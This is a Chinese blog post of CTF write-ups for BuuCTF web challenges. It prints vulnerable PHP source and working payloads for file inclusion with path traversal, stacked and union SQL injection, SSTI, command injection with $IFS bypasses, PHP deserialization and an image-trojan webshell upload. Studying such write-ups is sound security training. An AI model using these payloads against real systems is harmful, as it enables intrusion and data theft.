




# java amp 0xff6\_BuuCTF Web Writeup 第一部分

原创

之深  于 2021-02-27 22:44:22 发布  47  收藏

文章标签: [java amp 0xff6](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_36331764/article/details/114837532](https://blog.csdn.net/weixin_36331764/article/details/114837532)

版权

[HCTF 2018]WarmUp

查看源码提示source.php, 并在\$whitelist = ["source"=>"source.php","hint"=>"hint.php"];代码提示下同时访问hint.php

题目源码

source.php

```
highlight_file(__FILE__);
```

```
class emmm
```

```
{
```

```
public static function checkFile(&$page)
```

```
{
```

```
$whitelist = ["source"=>"source.php","hint"=>"hint.php"];
```

```
---a
```

```
if (! isset($page) || !is_string($page)) {
```

```
echo "you can't see it";
```

```
return false;
```

```
}
```

```
---b
```

```
if (in_array($page, $whitelist)) {
```

```
return true;
```

```
}
```

```
---c
```

```
$_page = mb_substr(
```

```
$page,
```

```
0,
```

```
mb_strpos($page . '?', '?')
```

```
);
```

```
if (in_array($_page, $whitelist)) {
return true;
}
---d
$page = urldecode($page);
$page = mb_substr(
$page,
0,
mb_strpos($page . '?', '?')
);
---e
if (in_array($_page, $whitelist)) {
return true;
}
echo "you can't see it";
return false;
}
}
if (! empty($_REQUEST['file']) && is_string($_REQUEST['file']) && emmm::checkFile($_REQUEST['file'])) {
include $_REQUEST['file'];
exit;
} else {
echo " ";
}
?>
```

hint.php

flag not here, and flag in fffflllaaaagggg

解题思路

利用include()包含ffffllllaaaagggg文件

代码审计

传入字符串参数file，且emmm::checkFile(\$\_REQUEST['file'])值为true

a-b区域: 传入参数不为字符串类型就返回false; \$page必须是字符串

b-c区域: \$page的值为source.php或hint.php就返回true; \$page必须不为source.php或hint.php

c-d区域: 截取\$page从开头到?的值, 如果为source.php或hint.php就返回true

解题方法

由于flag位于/ffffllllaaaagggg中, 所以结合目录穿越构造payload, 之所以可以如此构造的原理稍后说明

?file=hint.php?../../../../ffffllllaaaagggg

mb\_substr() & mb\_strpos()

mb\_substr - 获取部分字符串

mb\_substr ( string \$str , int \$start [, int \$length = NULL [, string \$encoding = mb\_internal\_encoding() ]] ) : string

根据字符数执行一个多字节安全的substr()操作。位置是从 str 的开始位置进行计数。第一个字符的位置是 0, 第二个字符的位置是 1, 以此类推

mb\_strpos — 查找字符串在另一个字符串中首次出现的位置

mb\_strpos ( string \$haystack , string \$needle [, int \$offset = 0 [, string \$encoding = mb\_internal\_encoding() ]] ) : int

查找string在一个string 中首次出现的位置。基于字符数执行一个多字节安全的strpos操作。第一个字符的位置是 0, 第二个字符的位置是 1, 以此类推

路径 aaa/.../bbb

aaa/表示当前文件同级目录下的文件夹名(不检测该文件是否存在)

../bbb表示aaa/文件夹所在目录的父级目录下的文件名

father

├— aaa(文件夹 不一定要存在)

└— bbb(文件 一定要存在)

此题中hint.php?就是一个不存在的文件

[强网杯 2019]随便注

解题方法

先进行简单测试, 发现过滤select

payload: ?inject=' union select 1,2,3%23

return : return preg\_match("/select|update|delete|drop|insert|where|\.\/i",\$inject);

测试中发现存在堆叠注入, 查询当前数据库表结构, 发现flag列名

payload: ?inject=';show tables;desc `1919810931114514`;desc words;

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
```

```
}  
  
array(1) {  
  [0]=>  
    string(5) "words"  
}
```

---

```
array(6) {  
  [0]=>  
    string(4) "flag"  
  [1]=>  
    string(12) "varchar(100)"  
  [2]=>  
    string(2) "NO"  
  [3]=>  
    string(0) ""  
  [4]=>  
    NULL  
  [5]=>  
    string(0) ""  
}
```

---

```
array(6) {  
  [0]=>  
    string(2) "id"  
  [1]=>  
    string(7) "int(10)"  
  [2]=>  
    string(2) "NO"  
  [3]=>  
    string(0) ""  
  [4]=>  
    NULL  
  [5]=>  
    string(0) ""  
}
```

```

array(6) {
    [0]=>
    string(4) "data"
    [1]=>
    string(11) "varchar(20)"
    [2]=>
    string(2) "NO"
    [3]=>
    string(0) ""
    [4]=>
    NULL
    [5]=>
    string(0) ""
}

```

## MySQL数据表命名细节

下列代码中A用全数字做表名，在使用时需要用反引号包裹，不然会产生错误，但如果半数字半字符或全字符则不需要

测试表的结构如下

```
MariaDB [test]> desc `1919810931114514`; --A
```

```

+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| flag | varchar(100) | NO | | NULL | |
+-----+-----+-----+-----+

```

1 row in set (0.01 sec)

```
MariaDB [test]> desc 1919810931114514;
```

ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1919810931114514' at line 1

```
MariaDB [test]> desc words; --B
```

```

+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| id | int(10) | NO | | NULL | |
| data | varchar(20) | NO | | NULL | |

```

```
+-----+-----+-----+-----+-----+
```

2 rows in set (0.00 sec)

```
MariaDB [test]> desc 0d4y;
```

```
+-----+-----+-----+-----+-----+
```

```
| Field | Type | Null | Key | Default | Extra |
```

```
+-----+-----+-----+-----+-----+
```

```
| name | varchar(100) | NO | | NULL | |
```

```
+-----+-----+-----+-----+-----+
```

1 row in set (0.01 sec)

解题思路

把1919810931114514改名为words，之后将1919810931114514中的字段flag改名为id

利用mysql特性构造' or '1得到flag

解题过程

```
payload: ?inject=';rename table words to w; rename table `1919810931114514` to words; alter table words  
change flag id varchar(255);desc words;
```

return :

```
array(6) {
```

```
[0]=>
```

```
string(2) "id"
```

```
[1]=>
```

```
string(12) "varchar(255)"
```

```
[2]=>
```

```
string(3) "YES"
```

```
[3]=>
```

```
string(0) ""
```

```
[4]=>
```

```
NULL
```

```
[5]=>
```

```
string(0) ""
```

```
}
```

回显可以判断修改成功

payload: ?inject=1' or '1

## 解题思路

0x00 将查询flag的sql语句预定义

0x01 执行预定义sql语句

## 解题过程

payload: ?inject=';set @s = concat('s', 'elect \* from `1919810931114514`');prepare a from @s; execute a;

return : strstr(\$inject, "set") && strstr(\$inject, "prepare")

以上回显表示set与prepare不能同时存在，由于MySQL默认情况下大小写不敏感，用Set绕过

payload: ?inject=';Set @s = concat('s', 'elect \* from `1919810931114514`');prepare a from @s;execute a;

## ALTER statement

用于修改数据表名或者修改数据表字段

删除，添加字段

```
MariaDB [test]> desc 0d4y;
```

```
+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| name | varchar(255) | YES | | NULL | |
+-----+-----+-----+-----+-----+
```

1 row in set (0.00 sec)

```
MariaDB [test]> alter table 0d4y add age int;
```

Query OK, 0 rows affected (0.01 sec)

Records: 0 Duplicates: 0 Warnings: 0

```
MariaDB [test]> desc 0d4y;
```

```
+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| name | varchar(255) | YES | | NULL | |
| age | int(11) | YES | | NULL | |
+-----+-----+-----+-----+-----+
```

2 rows in set (0.00 sec)

```
MariaDB [test]> alter table 0d4y drop age;
```

Query OK, 0 rows affected (0.01 sec)

Records: 0 Duplicates: 0 Warnings: 0

MariaDB [test]> desc 0d4y;

Field	Type	Null	Key	Default	Extra
name	varchar(255)	YES		NULL	

1 row in set (0.00 sec)

修改字段

MariaDB [test]> desc 0d4y;

Field	Type	Null	Key	Default	Extra
name	varchar(255)	YES		NULL	

1 row in set (0.00 sec)

MariaDB [test]> alter table 0d4y modify name varchar(100);

Query OK, 1 row affected (0.02 sec)

Records: 1 Duplicates: 0 Warnings: 0

MariaDB [test]> desc 0d4y;

Field	Type	Null	Key	Default	Extra
name	varchar(100)	YES		NULL	

1 row in set (0.00 sec)

MariaDB [test]> alter table 0d4y change `name` `id` int;

Query OK, 1 row affected, 1 warning (0.02 sec)

Records: 1 Duplicates: 0 Warnings: 1

MariaDB [test]> desc 0d4y;



```

+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id | int(11) | YES | | NULL | |

```

1 row in set (0.00 sec)

SET statement

MySQL用户变量定义格式

```
set @v = xxx;
```

PREPARE statement

```
PREPARE name from '[my sql sequece]'; //预定义SQL语句
```

```
EXECUTE name; //执行预定义SQL语句
```

```
(DEALLOCATE || DROP) PREPARE name; //删除预定义SQL语句
```

```
MariaDB [test]> prepare flag from "select * from 0d4y";
```

Query OK, 0 rows affected (0.00 sec)

Statement prepared

```
MariaDB [test]> execute flag;
```

```

+-----+
| id |
+-----+
| 0 |
+-----+

```

1 row in set (0.00 sec)

```
MariaDB [test]> drop prepare flag;
```

Query OK, 0 rows affected (0.00 sec)

(未完成)[SUCTF 2019]EasySQL

[极客大挑战 2019]EasySQL

解题思路

猜测后台代码如下

```
$sql = SELECT * FROM database WHERE username = '$username' AND password = '$password';
```

解题方法

构造payload/check.php?username=admin' or 1=1 %23&password=1

[护网杯 2018]easy\_tornado

题目提示

-- /flag.txt

flag in /fllllllllllag

-- /welcome.txt

render

-- /hints.txt

md5(cookie\_secret+md5(filename))

解题思路

0x00 render模板渲染暗示存在SSTI服务端模板注入攻击

0x01 handler.settings保存配置选项，包括cookie\_secret

解题方法

访问文件时观察url

payload: /file?filename=/welcome.txt&filehash=1ee0dabf22eb0879a60444267ed3e063

存在文件读取点，访问/fllllllllllag

页面跳转至/error?msg=Error

尝试SSTI

payload: /error?msg={{handler.settings}}

界面回显: {'autoreload': True, 'compiled\_template\_cache': False, 'cookie\_secret': '9c83fab7-1b67-404c-9aa8-69453579ac8c'}

exp.py

```
import hashlib
```

```
import requests
```

```
def md5(s):
```

```
    md5 = hashlib.md5()
```

```
    md5.update(s.encode())
```

```
    return md5.hexdigest()
```

```
filename = "/fllllllllllag"
```

```
cookie_secret = "9c83fab7-1b67-404c-9aa8-69453579ac8c"
```

```
filehash = md5(cookie_secret + md5(filename))
```

```
url = "http://93dc9c40-c8fc-4f2c-bce7-e28fae7437a6.node2.buuoj.cn.wetolink.com:82/file?
filename=%s&filehash=%s" % (filename, filehash)
```

```
html = requests.get(url)
```

```
print(html.text)
```

[极客大挑战 2019]Havefun

解题思路

查看源码

代码审计

```
$cat=$_GET['cat'];
echo $cat;
if($cat=='dog'){
echo 'Syc{cat_cat_cat_cat}';
}
```

解题方法

```
/?cat=dog
```

(未完成)[RoarCTF 2019]Easy Calc

```
$('#calc').submit(function(){
$.ajax({
url:"calc.php?num="+encodeURIComponent($('#content').val()),
type:'GET',
success:function(data){
$('#result').html(`
答案:${data}
`);
},
error:function(){
alert("这啥?算不来!");
}
})
return false;
})
```

访问calc.php得到后台源码

```

error_reporting(0);

if(!isset($_GET['num'])){
show_source(__FILE__);
}else{
$str = $_GET['num'];

$blacklist = [' ', '\t', '\r', '\n', '\', '\"', '\"', '\'', '\[', '\]', '\$', '\\', '\^'];

foreach ($blacklist as $blackitem) {
if (preg_match('/' . $blackitem . '/m', $str)) {
die("what are you want to do?");
}
}

eval('echo '.$str.'.');
}

?>

```

过滤的常用字符

```
`$^[]""%20
```

过滤了单引号，在构造payload时用chr()代替

```

/calc.php? num=1;var_dump(scandir(chr(47))); // /f1agg
/calc.php? num=1;readfile(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103));

$payload = "/f1agg";
$arr = str_split($payload);

foreach ($arr as $a)

echo "chr(".ord($a).").";

//chr(47).chr(102).chr(49).chr(97).chr(103).chr(103).

```

payload中有一个很关键的地方 num 前面有一个空格，因为题中存在 WAF，对 num 的值进行了校验，直接传 payload，会返回这啥?算不来，于是利用php字符串解析特性绕过 WAF，此时 WAF 检测到的变量名为 %20num，不为 num，不进行校验，但php存储的变量名为 num

PHP将查询字符串(在URL或正文中)转换为内部\$\_GET或的关联数组\$\_POST的过程中会将某些字符删除或用下划线代替


如果一个 IDS/IPS 或 WAF 中有一条规则是当 news\_id 参数的值是一个非数字的值则拦截，那么我们就可以用以下语句绕过

```
%20news[id%00 // 这个变量名的值实际存储在 $_GET["news_id"] 中
```

parse\_str()通常被自动应用于 get、post 请求和 cookie 中，对 URL 传递入的查询字符串进行解析

通过如下 fuzz 了解parse\_str()如何处理特殊字符

```
foreach(["{chr}foo_bar", "foo{chr}bar", "foo_bar{chr}"] as $k => $arg) {  
  for($i=0;$i<=255;$i++) {  
    parse_str(str_replace("{chr}",chr($i),$arg),$o);  
    if(isset($o["foo_bar"])) {  
      echo $arg." -> ".bin2hex(chr($i))." (" .chr($i).")\n";  
    } // bin2hex 将字符转为16进制数  
  }  
  echo "\n";  
}  
{chr}foo_bar -> 20 ( )  
{chr}foo_bar -> 26 (&)  
{chr}foo_bar -> 2b (+)  
foo{chr}bar -> 20 ( )  
foo{chr}bar -> 2b (+)  
foo{chr}bar -> 2e (.)  
foo{chr}bar -> 5b (l)  
foo{chr}bar -> 5f (_)  
foo_bar{chr} -> 00 ()  
foo_bar{chr} -> 26 (&)  
foo_bar{chr} -> 3d (=)
```



[极客大挑战 2019]Secret File

Ctrl+U查看源码，发现./Archive\_room.php；访问之后发现./action.php

访问后页面跳转到./end.php，进行抓包

action.php

访问secr3t.php

代码审计

```
secret
highlight_file(__FILE__);

error_reporting(0);

$file=$_GET['file'];

if(strstr($file,"../")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){

echo "Oh no!";

exit();

}

include($file); //a

//flag放在了flag.php里

?>
```

a处发现文件包含漏洞

解题方法

直接设置payload为/secr3t.php?file=flag.php无法显示flag，因此使用php://filter进行文件读取

/secr3t.php?file=php://filter/read=convert.base64-encode/resource=flag.php

对输出的base64密文进行解密即可

0x01 php://filter

php://filter 是php中独有的一个协议，可以作为一个中间流来处理其他流，可以进行任意文件的读取

使用不同的参数可以达到不同的目的和效果：

名称	描述	备注
resource=<要过滤的数据流>	指定了你要筛选过滤的数据流。	必选
read=<读链的筛选列表>	可以设定一个或多个过滤器名称，以管道符 ( ) 分隔。	可选
write=<写链的筛选列表>	可以设定一个或多个过滤器名称，以管道符 ( ) 分隔。	可选
<; 两个链的筛选列表>	任何没有以 read= 或 write= 作前缀 的筛选器列表会视情况应用于读或写链。	

[HCTF 2018]admin

[极客大挑战 2019]LoveSQL

解题思路

猜测后台代码如下

```
$sql = SELECT * FROM database WHERE username = '$username' AND password = '$password';
```

解题方法

构造payload/check.php?username=admin' or 1=1 %23&password=1

解密回显出password，md5查询无果，进行深度注入

查看列数

/check.php?username=admin' order by 3%23&password=1

确定注入点

/check.php?username=' union select 1,2,3%23&password=1

查看当前库表名

/check.php?username=' union select 1, (select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()),3%23&password=1

查看数据表love1ysq1列名

/check.php?username=' union select 1, (select group\_concat(column\_name) from information\_schema.columns where table\_name='love1ysq1'),3%23&password=1

查看密码

/check.php?username=' union select 1, (select group\_concat(password) from love1ysq1),3%23&password=1

0x01 hackbar细节

如果直接输入#作为截断符无效，需进行urlencode转换为%23才可

## [GXYCTF2019]Ping Ping Ping

题目提示

/?ip=

解题思路

存在远程命令执行漏洞，利用;截断后可进行文件读取

解题方法

查看当今文件夹

?ip=1;ls

PING 1 (0.0.0.1): 56 data bytes

flag.php

index.php

先查看index.php，了解后台逻辑后便于构造payload

?ip=1;cat index.php

/?ip= fxck your space!

waf空格，利用\$IFS\$9绕过

?ip=1;cat\$IFS\$9index.php

代码审计

```
|\\\"|\\\"(|\\)|\\[\\]|\\{|\\}\" , $ip, $match)){  
echo preg_match(\"^&|\\|?|\\*|\\<|[\\x{00}-\\x{20}]|\\>|\\'\"|\\\"(|\\)|\\[\\]|\\{|\\}\" , $ip, $match);  
die(\"fxck your symbol!\");  
} else if(preg_match(\"/ /\", $ip)){  
die(\"fxck your space!\");  
} else if(preg_match(\"/bash/\", $ip)){  
die(\"fxck your bash!\");  
} else if(preg_match(\"/\\.\\.f\\.\\.l\\.\\.a\\.\\.g\\.\\.*/\", $ip)){  
die(\"fxck your flag!\");  
}  
$a = shell_exec(\"ping -c 4 \".$ip);  
echo "  
  
";  
  
print_r($a);
```



```
}
```

过滤了除\$外大多数符号，空格，bash，还有一句比较有意思的正则表达式

```
preg_match("/.*f.*l.*a.*g.*/", $ip)
```

.\*表示匹配任意字符任意次；代码的逻辑意思就是flag四个字母不能同顺序出现

构造payload，并查看源码

```
/?ip=1;a=g;cat$IFS$9fla$a.php
```

### 0x01 shell变量命名规范

变量名必须是以字母或下划线字符“\_”开头，后面跟字母、数字或下划线字符。不要使用特殊字符命名变量，变量名和等号之间不能有空格

### 0x02 \$IFS\$9

#### \$IFS内部域分隔符

shell的环境变量分为set和env，IFS是一种 set 变量，默认值是space, tab, newline

查看\$IFS值

```
> echo "$IFS" | od -b
```

```
0000000 040 011 012 012
```

```
0000004
```

"040"是空格，"011"是Tab，"012"是换行，最后一个"012"是因为echo默认换行

### \$9

\$1~\$n表示添加到shell的各参数值；\$0为当前文件名，\$1是第1参数、\$2是第2参数以此类推；\$9此时为空值，在这里的作用为截断变量名，等同于{}(由于题目waf了大括号)，即限定变量名的范围；如果没有进行截断的话，IFS会接着和后面的字符连接为变量名，无法构成完整的内部域分隔符，当然也不一定非要为9，还可以是1~8的其他数字

## [极客大挑战 2019]PHP

### 题目提示

因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯

### 文件扫描

```
python3 dirsearch.py -u url -e php
```

```
-u url
```

```
-e 网站语言
```

```
[09:37:24] 403 - 327B - /cgi-bin/
[09:37:59] 403 - 325B - /error/
[09:38:40] 200 - 2KB - /index.php
[09:38:41] 200 - 2KB - /index.php/login/
[09:38:49] 429 - 568B - /jwsdir
[09:40:01] 429 - 568B - /qmail
[09:40:16] 429 - 568B - /signup
[09:40:16] 429 - 568B - /signin/
[09:40:16] 429 - 568B - /signin/oauth/
[09:40:16] 429 - 568B - /signin.shtml
[09:41:32] 200 - 6KB - /www.zip
```

## Task Completed

下载/www.zip

代码审计

---index.php

```
include 'class.php';
```

```
$select = $_GET['select'];
```

```
$res=unserialize(@$select);
```

```
?>
```

---class.php

```
include 'flag.php';
```

```
error_reporting(0);
```

```
class Name{
```

```
private $username = 'nonono';
```

```
private $password = 'yesyesyes';
```

```
public function __construct($username,$password){
```

```
$this->username = $username;
```

```
$this->password = $password;
```

```
}  
  
function __wakeup(){  
$this->username = 'guest';  
}  
  
function __destruct(){  
if ($this->password != 100) {  
echo "NO!!!hacker!!!";  
echo "You name is: ";  
echo $this->username;echo "";  
echo "You password is: ";  
echo $this->password;echo "";  
die();  
}  
  
if ($this->username === 'admin') {  
global $flag;  
echo $flag;  
}else{  
echo "hello my friend~~sorry i can't give you the flag!";  
die();  
}  
}  
}  
?>
```

#### 解题思路

0x00 password = 100

0x01 username = admin


0x02 绕过\_\_wakeup函数的初始化

0x03 url编码

#### 解题方法


```
echo urlencode(serialize(new Name('admin', '100')));
```

```
O%3A4%3A%22Name%22%3A2%3A%7Bs%3A14%3A%22%00Name%00username%22%3Bs%3A5%3A%22
```



-> 将2换3

O%3A4%3A%22Name%22%3A3%3A%7Bs%3A14%3A%22%00Name%00username%22%3Bs%3A5%3A%22



0x01 \_\_wakeup() & \_\_destruct() & \_\_sleep()

\_\_sleep()

在程序执行前，serialize() 函数会首先检查是否存在 \_\_sleep().如果存在，\_\_sleep()方法会先被调用，然后才执行序列化

\_\_wakeup()

触发于unserialize()调用之前, 但当反序列化时的字符串所对应的对象的数目被修改，\_\_wake()函数就不会被调用，从而实现绕过

\_\_destruct()

在到对象的所有引用都被删除或者当对象被显式销毁时执行

0x02 对序列化结果进行url编码

因为private 声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。因此私有字段的字段名在序列化时，类名和字段名前面都会加上%00前缀字符串长度也包括所加前缀的长度

但如果不进行url编码直接使用payload，可以很明显发现%00字符消失，自然会导致失败

O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}

[ACTF2020 新生赛]Include

解题思路

/?file=flag.php猜测存在文件包含漏洞

解题方法

?file=php://filter/convert.base64-encode/resource=flag.php

[极客大挑战 2019]Knife

题目提示

eval(\$\_POST["Syc"]);

解题方法

蚁剑连接

[极客大挑战 2019]Http

解题方法

查看源码，访问Secret.php，会连续出现三个要求，设置http头即可

#	URL	Domain	Sub	Header Name	Add	Modify	Remove	Header Value	State	Delete
1	http://node3.buuoj.cn:29132/Secret.php	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	X-Forwarded-For	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	127.0.0.1	ACTIVE	
2	http://node3.buuoj.cn:29132/Secret.php	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	User-Agent	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	Syclover	ACTIVE	
3	http://node3.buuoj.cn:29132/Secret.php	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Referer	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	https://www.Sycsecret.com	ACTIVE	

[SUCTF 2019]CheckIn

[ACTF2020 新生赛]Exec

解题方法

```
target=;cd ../cd ../cd ../cat flag
```

[极客大挑战 2019]BabySQL

解题思路

猜测后台代码如下

```
$sql = SELECT * FROM database WHERE username = '$username' AND password = '$password';
```

解题方法

构造payload/check.php?username=admin' or 1=1 %23&password=1，观察回显猜测过滤or，尝试双写绕过

```
/check.php?username=admin' oorr 1=1 %23&password=1
```

回显成功，进行深度注入，再根据回显进行双写

查看数据表名

```
?username=admin&password=' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database()),3%23
```

查看b4bsql密码

```
?username=admin&password=' union select 1,(select group_concat(password) from b4bsql),3%23
```

[CISCN2019 华北赛区 Day2 Web1]Hack World

[极客大挑战 2019]Upload

解题思路

上传含webshell的可执行文件

解题方法

创建图片马

```
trojan.gif
```

GIF89a

上传图片并更改文件后缀，由于php等一系列后缀被过滤，故使用phtml

```
POST /upload_file.php HTTP/1.1
```

```
Host: 338d1805-c3c7-4b7c-8dde-950a068bc645.node3.buuoj.cn
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101 Firefox/78.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=-----12241674773713346554132597235

Content-Length: 399

Origin: http://338d1805-c3c7-4b7c-8dde-950a068bc645.node3.buuoj.cn

Connection: close

Referer: http://338d1805-c3c7-4b7c-8dde-950a068bc645.node3.buuoj.cn/

Upgrade-Insecure-Requests: 1

-----12241674773713346554132597235

Content-Disposition: form-data; name="file"; filename="trojan.phtml"

Content-Type: image/gif

GIF89a

-----12241674773713346554132597235

Content-Disposition: form-data; name="submit"

提交

-----12241674773713346554132597235--

文件上传至/upload文件夹，蚁剑连接

0x01图片文件头欺骗

GIF89a图形文件是一个根据图形交换格式(GIF)89a版(1989年7月发行)进行格式化之后的图形，再文件头部加上GIF89a，后台检测会判定为图片